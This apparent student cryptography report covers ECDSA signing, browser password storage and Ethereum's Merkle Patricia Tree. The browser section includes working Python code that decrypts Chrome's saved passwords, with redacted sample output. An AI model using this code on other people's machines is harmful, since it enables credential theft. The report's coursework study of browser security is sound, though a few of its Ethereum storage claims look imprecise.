同时确保了用户的身份验证和授权。它是以太坊网络的基石，为用户提供了安全可靠的交易环境。同时，加密技术的进步将进一步提高 ECDSA 在保护平台交易方面的效率和韧性。

实验环境：

处理器：11th Gen Intel(R) Core(TM) i5-11300H @ 3.10GHz

内存：16GB LPDDR4

操作系统：Win11

编译器：python3.10(64-bit)

代码语言：Python

代码实现：

```
1.  from ecdsa import SigningKey, SECP256k1, VerifyingKey
2.  #生成公钥、私钥
3.  def generate_keys():
4.      sk = SigningKey.generate(curve=SECP256k1)
5.      vk = sk.get_verifying_key()
6.      secret_key = sk.to_string().hex()
7.      verify_key = vk.to_string().hex()
8.      return secret_key, verify_key
9.
10. #签名
11. def ecdsa_sign(secret_key, m):
12.     sk = SigningKey.from_string(bytes.fromhex(secret_key), curve=
        SECP256k1)
13.     signature = sk.sign(bytes(m, 'utf-8'))
14.     return signature.hex()
15.
16. #利用函数 verify 验证
17. def Verify(verify_key, signature, m):
18.     vk = VerifyingKey.from_string(bytes.fromhex(verify_key), curve=
        SECP256k1)
19.     return vk.verify(bytes.fromhex(signature), bytes(m, 'utf-8'))
20.
21. if __name__ == '__main__':
22.     sk, pk = generate_keys()
23.     m = 'message'
24.     signature = ecdsa_sign(sk, m)
25.     print('signature: ', signature)
26.     print('verification result: ', Verify(pk, signature, m))
```

运行结果：

签名时间为 0s，验证时间为 0s

```
signature: c96be3bd059236f27f75cac0979e91d48a7e87a713d473468d613dc21a385118e5f7
7cb25f0cd2a0cb150dd04aa76e496e825b3954ccd1ad21b0404e904a0761
signature time: 0.0 s
verification result: True
verification time: 0.0 s
>
```

### \*Project17: 比较 Firefox 和谷歌的记住密码插件的实现区别

在 Firefox 浏览器案例中，如果采用高强度的主密码，账号的细节资料是非常难获取的。

Firefox 浏览器，使用 NSS 的开源库中一个叫做“Security Decoder Ring”，或叫 SDR 的 API 来帮助实现账号证书的加密和解密函数。

当一个 Firefox 配置文件被首次创建时，一个叫做 SDR 的随机 key 和一个 Salt(Salt，在密码学中，是指通过在密码任意固定位置插入特定的字符串，让散列后的结果和使用原始密码的散列结果不相符，这种过程称之为“加盐”)就会被创建并存储在一个名为“key3.db”的文件中。利用这个 key 和盐，使用 3DES 加密算法来加密用户名和密码。密文是 Base64 编码的，并存储在一个叫做 signons.sqlite 的 sqlite 数据库中。Signons.sqlite 和 key3.db 文件均位于 %APPDATA%\Mozilla\Firefox\Profiles\[random\_profile] 目录。

所以我们要做的就是得到 SDR 密钥。正如此处解释的，这个 key 被保存在一个叫 PKCS#11 软件“令牌”的容器中。该令牌被封装进入内部编号为 PKCS#11 的“槽位”中。因此需要访问该槽位来破译账户证书。

还有一个问题，这个 SDR 也是用 3DES(DES-EDE-CBC)算法加密的。解密密钥是 Mozilla 叫做“主密码”的 hash 值，以及一个位于 key3.db 文件中对应的叫做“全局盐”的值。

Firefox 用户可以在浏览器的设置中设定主密码，但关键是好多用户不知道这个特性。正如我们看到的，用户整个账号证书的完整性链条依赖于安全设置中选择的密码，它是攻击者唯一不知道的值。如果用户使用一个强健的主密码，那么攻击者想要恢复存储的证书是不太可能的。

那么——如果用户没有设置主密码，空密码就会被使用。这意味着攻击者可以提取全局盐，获得它与空密码做 hash 运算结果，然后使用该结果破译 SDR 密钥。再用破译的 SDR 密钥危害用户证书。


调用的函数：

PK11\_GetInternalKeySlot() //得到内部 key 槽

PK11\_Authenticate() //使用主密码对 slot 鉴权

PK11\_FindFixedKey() //从 slot 中获得 SDR 密钥

Pk11\_Decrypt() //使用 SDR 密钥破译 Base64 编码的数据



而 Chrome 浏览器没有主密钥，更容易提取密码。Chrome 浏览器加密后的密钥存储于%APPDATA%\..\Local\Google\Chrome\User Data\Default\Login Data”下的一个 SQLite 数据库中。密码是调用 Windows API 函数 CryptProtectData 来加密的。这意味着，只有用加密时使用的登陆证书，密码才能被恢复。破解密码，只需要调用 Windows API 中的 CryptUnprotectData 函数。

代码思路：

get\_encryption\_key() 函数提取并解码用于加密密码的 AES 密钥，这 "%USERPROFILE%\AppData\Local\Google\Chrome\User Data\Local State" 作为 JSON 文件存储在路径中。

decrypt\_password() 将加密密码和 AES 密钥作为参数，并返回密码的解密版本。在主函数中，我们使用 get\_encryption\_key() 函数获取加密密钥，然后将 sqlite 数据库（位于 "%USERPROFILE%\AppData\Local\Google\Chrome\User Data\default\Login Data" 保存密码的位置）复制到当前目录并连接到它，这是因为 Chrome 当前正在运行，原始数据库文件将被锁定。之后，我们对登录表进行选择查询并遍历所有登录行，我们还解密每个密码 date\_created，完美提取 Chrome 浏览器保存的密码。最后，打印凭据并从当前目录中删除数据库副本。

实验环境：

处理器：11th Gen Intel(R) Core(TM) i5-11300H @ 3.10GHz

内存：16GB LPDDR4



操作系统: Win11  
编译器: python3.10(64-bit)  
代码语言: Python

关键代码:

```
1.  def get_encryption_key():
2.      local_state_path = os.path.join(os.environ["USERPROFILE"],
3.                                      "AppData", "Local", "Google",
4.                                      "Chrome", "User Data", "Local State")
5.      with open(local_state_path, "r", encoding="utf-8") as f:
6.          local_state = f.read()
7.          local_state = json.loads(local_state)
8.          key = base64.b64decode(local_state["os_crypt"]["encrypted_key
9.          "])
10.         key = key[5:]
11.         return win32crypt.CryptUnprotectData(key, None, None, None, 0)
12.     [1]
13.
14. def decrypt_password(password, key):
15.     try:
16.         iv = password[3:15]
17.         password = password[15:]
18.         cipher = AES.new(key, AES.MODE_GCM, iv)
19.         return cipher.decrypt(password[:-16]).decode()
20.     except:
21.         try:
22.             return str(win32crypt.CryptUnprotectData(password, No
23.             ne, None, None, 0)[1])
24.         except:
25.             return ""
```

运行结果:

获得两个网站的密码的运行速度为 0.03s

```
-----
Origin URL: https://dl.reg.163.com/webzj/v1.0.1/pub/index_dl2_new.html
Action URL: https://dl.reg.163.com/webzj/v1.0.1/pub/index_dl2_new.html
Username: [REDACTED]
Password: [REDACTED]
=====
Origin URL: https://weibo.com/login.php
Action URL:
Username: [REDACTED]
Password: [REDACTED]
=====
get time: 0.030147075653076172 s
>>
```

## \*Project22: research report on MPT

### 一、MPT 概述

MPT(Merkel-Patricia Tree, 梅克尔-帕特里夏树), MPT 提供了一个基于密码学验证的底层数据结构, 是 Ethereum 用来存储区块数据的核心数据结构, 用来存储键值对(key-value)关系。MPT 是完全确定性的, 这是指在一颗 MPT 上的一组键值对是唯一确定的, 相同内容的键可以保证找到同样的值, 并且有同样的根哈希( root hash)。MPT 的插入、查找、删除操作的事件复杂度都是  $O(\log(n))$ , 相对于其它基于复杂比较的树结构(比如红黑树), MPT 更容易理解, 也更易于编码实现。


### 二、MPT 的基础

#### 1、字典树 Trie

字典树 (Trie) 也称前缀树 (prefix tree), 是一种有序的树结构。其中的键通常是字符串。与二叉查找树不同, 键不是直接保存在节点中, 而是由节点在树中的位置决定。一个节点的所有子孙都有相同的前缀, 也就是这个节点对应的字符串, 而根节点对应空字符串。一般情况下, 不是所有的节点都有对应的值, 只有叶子节点和部分内部节点所对应的键才有相关的值。

键标注在节点中, 值标注在节点之下。每一个完整的英文单词对应一个特定的整数。键不需要被显式地保存在节点中。图示中标注出完整的单词, 只是为了演示 trie 的原理。trie 中的键通常是字符串, 但也可以是其它的结构。

实际上 trie 每个节点是一个确定长度的数组, 数组中每个节点的值是一个指向子节点的指针, 最后有个标志域, 标识这个位置为止是否是一个完整的字符串, 并且有几个这样的字符串。常见的用来存英文单词的 trie 每个节点是一个长度为 27 的指针数组, index0-25 代表 a-z 字符, 26 为标志域。




字典树用于存储动态的集合或映射, 其中的键通常是字符串, 很多数据库的底层都采用的是树结构, 以太坊最初的想法也是这样, 但字典树还远远不够, 主要问

题是访问效率很低。

## 2、 Patricia 树

Patricia 树，或称 Patricia trie，或 crit bit tree，压缩前缀树，是一种更节省空间的 Trie。如果一个基数树的“基数”（radix）为 2 或 2 的整数次幂，就被称为“帕特里夏树”，有时也直接认为帕特里夏树就是基数树。

以太坊中采用 Hex 字符作为 key 的字符集，也就是基数为 16 的基数树，每个节点最多可以有 16 个子节点，再加上 value，所以共有 17 个“插槽”（slot）位置。




帕特里夏树优化了访问效率，但还有一个问题没有解决。基数树节点之间的连接方式是指针，一般是用 32 位或 64 位的内存地址作为指针的值，比如 C 语言就是这么做的。但这种直接存地址的方式无法提供对数据内容的校验，而这在区块链这样的分布式系统中非常重要。

## 3、 Merkle 树

Merkle Tree，通常也被称作 Hash Tree，顾名思义，就是存储 hash 值的一棵树。Merkle 树的叶子是数据块(例如，文件或者文件的集合)的 hash 值。非叶节点是其对应子节点串联字符串的 hash。

梅克尔树就是最经典的解决数据校验的一种方式，用每个节点的 hash 值来建立对应的关系，底层的叶子节点都算一个 hash，这是一个二叉树，两两 hash 之间再算一次 hash，不断往上计算得出 top hash 算作一个根节点存到区块里面，去校验的时候，如果叶子节点发生改动，按照规则两两一 hash 计算得出的根节点会不一样，就知道数据发生了变动。



梅克尔树可以实现数据校验，防止篡改。以太坊要去做 hash 的是整个要存储内容的 RLP 编码，所以以太坊相当于把自己的 value 先做 RLP 编码，然后再去求 hash，然后把最后得到的 hash 值作为在数据库中存储的位置，所以在 MPT 中的节点里面用 hash 作为 key，访问的时候根据 hash 在数据库中找到对应的值。

#### 4、 MPT（Merkle Patricia Tree）树

MPT（Merkle Patricia Tree）就是 Merkle Tree 和 Patricia Tree 这两者混合后的产物。

相对于普通的前缀树，MPT 树能有效减少 Trie 树的深度，增加 Trie 树的平衡性。而且通过节点的 hash 值进行树的节点的链接，有助于提高树的安全性和可验证性。

### 三、MPT 的基本结构


#### 1、 节点分类

MPT 树中的节点包括空节点、叶子节点、扩展节点和分支节点：

```
type (
    fullNode struct { //分支节点
        Children [17]node
        flags    nodeFlag
    }
    shortNode struct { //短节点：叶子节点、扩展节点
        Key    []byte
        Val    node
        flags  nodeFlag
    }
    hashNode []byte //哈希节点
    valueNode []byte //数据节点,但他的值就是实际的数据值
)
var nilValueNode = valueNode(nil) //空白节点
```

- 空节点（NULL）：简单的表示空，在代码中是一个空串。
- 叶子节点（leaf）：表示为[key,value]的一个键值对，其中 key 是 key 的一种特

- 分支节点（branch）：因为 MPT 树中的 key 被编码成一种特殊的 16 进制的表示，再加上最后的 value，所以分支节点是一个长度为 17 的 list，前 16 个元素对应着 key 中的 16 个可能的十六进制字符，如果有一个[key,value]对在这个分支节点终止，最后一个元素代表一个值，即分支节点既可以搜索路径的终止也可以是路径的中间节点。



**MPT** 节点有不同的类型，先从上面开始看，最上面是根节点，是一个扩展结点，首先存一个压缩路径，然后存一个指向下一个节点的 **hash**，把压缩路径的前缀单独领出来了，实际上是存储的时候是合在一起存的，他的前缀给的是 **0**，因为后面的压缩起来的路径是偶数，偶数还是扩展结点，前缀的二进制表示就是 **0000**，还要补 **0000**，但是这里显示的只是前缀，没有显示补 **0** 的操作。

总共有 2 个扩展节点, 2 个分支节点, 4 个叶子节点。

其中叶子结点的键值情况为：

Keys							Values
a	7	1	1	3	5	5	45.0 ETH
a	7	7	d	3	3	7	1.00 WEI
a	7	f	9	3	6	5	1.1 ETH
a	7	7	d	3	9	7	0.12 ETH

节点的前缀：

Prefixes	
0	- Extension Node, even number of nibbles
1□	- Extension Node, odd number of nibbles
2	- Leaf Node, even number of nibbles
3□	- Leaf Node, odd number of nibbles
□	= 1 <sup>st</sup> nibble
1 nibble = 4 bits	

## 2、key 值编码

在以太坊中，MPT 树的 key 值共有三种不同的编码方式，以满足不同场景的不同需求，三种编码方式分别为：

- Raw 编码（原生的字符）
- Hex 编码（扩展的 16 进制编码）
- Hex-Prefix 编码（16 进制前缀编码）

### ①Raw 编码

Raw 编码就是原生的 key 值，不做任何改变。这种编码方式的 key，是 MPT 对外提供接口的默认编码方式。

例如一条 key 为“cat”，value 为“dog”的数据项，其 Raw 编码就是['c','a','t']，换成 ASCII 表示方式就是[63, 61, 74]

### ②Hex 编码

为了减少分支节点孩子的个数，需要将 key 的编码进行转换，将原 key 的高低四位分拆成两个字节进行存储。这种转换后的 key 的编码方式，就是 Hex 编码。

从 Raw 编码向 Hex 编码的转换规则是：

将 Raw 编码的每个字符，根据高 4 位低 4 位拆成两个字节；

若该 Key 对应的节点存储的是真实的数据项内容（即该节点是叶子节点），则在末位添加一个 ASCII 值为 16 的字符作为终止标志符；

若该 key 对应的节点存储的是另外一个节点的哈希索引（即该节点是扩展节点），则不加任何字符；

key 为“cat”，value 为“dog”的数据项，其 Hex 编码为[3, 15, 3, 13, 4, 10, 16]

Hex 编码用于对内存中 MPT 树节点 key 进行编码

### ③HP 编码

叶子 / 扩展节点这两种节点定义是共享的，即便持久化到数据库中，存储的方式也是一致的。那么当节点加载到内存是，同样需要通过一种额外的机制来区分节点的类型。于是以太坊就提出了一种 HP 编码对存储在数据库中的叶子 / 扩展节点的 key 进行编码区分。在将这两类节点持久化到数据库之前，首先会对该节点



的 key 做编码方式的转换，即从 Hex 编码转换成 HP 编码。

HP 编码的规则如下：

若原 key 的末尾字节的值为 16（即该节点是叶子节点），去掉该字节；

在 key 之前增加一个半字节，其中最低位用来编码原本 key 长度的奇偶信息，key 长度为奇数，则该位为 1；低 2 位中编码一个特殊的终止标记符，若该节点为叶子节点，则该位为 1；

若原本 key 的长度为奇数，则在 key 之前再增加一个值为 0x0 的半字节；

将原本 key 的内容作压缩，即将两个字符以高 4 位低 4 位进行划分，存储在一个字节中（Hex 扩展的逆过程）；

若 Hex 编码为[3, 15, 3, 13, 4, 10, 16]，则 HP 编码的值为[32, 63, 61, 74]

HP 编码用于对数据库中的树节点 key 进行编码

#### ④转换关系

以上三种编码方式的转换关系为：

**Raw 编码：**原生的 key 编码，是 MPT 对外提供接口中使用的编码方式，当数据项被插入到树中时，Raw 编码被转换成 Hex 编码；

**Hex 编码：**16 进制扩展编码，用于对内存中树节点 key 进行编码，当树节点被持久化到数据库时，Hex 编码被转换成 HP 编码；

**HP 编码：**16 进制前缀编码，用于对数据库中树节点 key 进行编码，当树节点被加载到内存时，HP 编码被转换成 Hex 编码；



### 3、 安全的 MPT

以上介绍的 MPT 树，可以用来存储内容为任何长度的 key-value 数据项。倘若数据项的 key 长度没有限制时，当树中维护的数据量较大时，仍然会造成整棵树的深度变得越来越深，会造成以下影响：

查询一个节点可能会需要许多次 IO 读取，效率低下；

系统易遭受 Dos 攻击，攻击者可以通过在合约中存储特定的数据，“构造”一棵拥有一条很长路径的树，然后不断地调用 SLOAD 指令读取该树节点的内容，造成系统执行效率极度下降；

所有的 key 其实是一种明文的形式进行存储；

为了解决以上问题，在以太坊中对 MPT 再进行了一次封装，对数据项的 key 进行了一次哈希计算，因此最终作为参数传入到 MPT 接口的数据项其实是 (sha3(key), value)。

这样传入 MPT 接口的 key 是固定长度的（32 字节），可以避免出现树中出现长度很长的路径；但是每次树操作需要增加一次哈希计算，并且需要在数据库中存储额外的 sha3(key)与 key 之间的对应关系。

#### 四、MPT 的功能——以太坊的轻节点扩展

MPT 能够提供的的一个重要功能——默克尔证明，使用默克尔证明能够实现轻节点的扩展。

##### 1、轻节点

在以太坊或比特币中，一个参与共识的全节点通常会维护整个区块链的数据，每个区块中的区块头信息，所有的交易，回执信息等。由于区块链的不可篡改性，这将导致随着时间的增加，整个区块链的数据体量会非常庞大。运行在个人 PC 或者移动终端的可能性显得微乎其微。为了解决这个问题，一种轻量级的，只存储区块头部信息的节点被提出。这种节点只需要维护链中所有的区块头信息（一个区块头的大小通常为几十个字节，普通的移动终端设备完全能够承受出）。

在公链的环境下，仅仅通过本地所维护的区块头信息，轻节点就能够证明某一笔交易是否存在与区块链中；某一个账户是否存在与区块链中，其余额是多少等功能。


##### 2、默克尔证明

默克尔证明指一个轻节点向一个全节点发起一次证明请求，询问全节点完整的默克尔树中，是否存在一个指定的节点；全节点向轻节点返回一个默克尔证明路径，由轻节点进行计算，验证存在性。

##### 3、默克尔证明过程

如有棵如下图所示的 merkle 树，如果某个轻节点想要验证 9Dog:64 这个树节点是否存在与默克尔树中，只需要向全节点发送该请求，全节点会返回一个 1FXq:18,ec20,8f74 的一个路径（默克尔路径，如图 2 黄色框所表示的）。得到路径之后，轻节点利用 9Dog:64 与 1FXq:18 求哈希，在与 ec20 求哈希，最后与 8f74 求哈希，得到的结果与本地维护的根哈希相比，是否相等。





#### 4、默克尔证明安全性

(1) 若全节点返回的是一条恶意的路径？试图为一个不存在于区块链中的节点伪造一条合法的 merkle 路径，使得最终的计算结果与区块头中的默克尔根哈希相同。

由于哈希的计算具有不可预测性，使得一个恶意的“全”节点想要为一条不存在的节点伪造一条“伪路径”使得最终计算的根哈希与轻节点所维护的根哈希相同是不可能的。

(2) 为什么不直接向全节点请求该节点是否存在于区块链中？

由于在公链的环境中，无法判断请求的全节点是否为恶意节点，因此直接向某一个或者多个全节点请求得到的结果是无法得到保证的。但是轻节点本地维护的区块头信息，是经过工作量证明验证的，也就是经过共识一定正确的，若利用全节点提供的默克尔路径，与代验证的节点进行哈希计算，若最终结果与本地维护的区块头中根哈希一致，则能够证明该节点一定存在于默克尔树中。

#### 5、简单支付验证

在以太坊中，利用默克尔证明在轻节点中实现简单支付验证，即在无需维护具体交易信息的前提下，证明某一笔交易是否存在于区块链中。

### 五、MPT 在以太坊中的应用

1、存储账户和合约状态：以太坊使用 MPT 来存储账户和合约的状态。每个账户都有一个唯一的地址，而该地址对应的状态数据存储在 MPT 中。通过 MPT 的哈希树结构，可以快速检索和验证特定账户的状态。

2、交易验证：以太坊的交易数据也使用 MPT 进行存储和验证。每个区块中的交

易数据通过 **MPT** 的哈希树结构组织起来，其中每个叶节点存储着交易数据的哈希值。通过验证根节点的哈希值，可以确保交易数据的完整性和正确性。

**3、存储合约代码：**在以太坊中，智能合约的代码也是存储在 **MPT** 中的。合约代码被存储在特殊的账户中，通过账户地址和 **MPT** 的索引，可以快速检索和获取合约代码。

**4、事件日志存储：**以太坊中的智能合约可以通过事件日志记录重要的状态变化或交互信息。事件日志通过 **MPT** 进行存储，每个区块中的事件日志都被组织成一个 **MPT** 结构，便于查询和检索。

综上所述，**MPT** 在以太坊中不仅提供了高效的数据存储和检索能力，还确保了数据的完整性和可验证性。它在以太坊的区块链技术中扮演着重要的角色，支持以太坊的各种功能和特性的实现。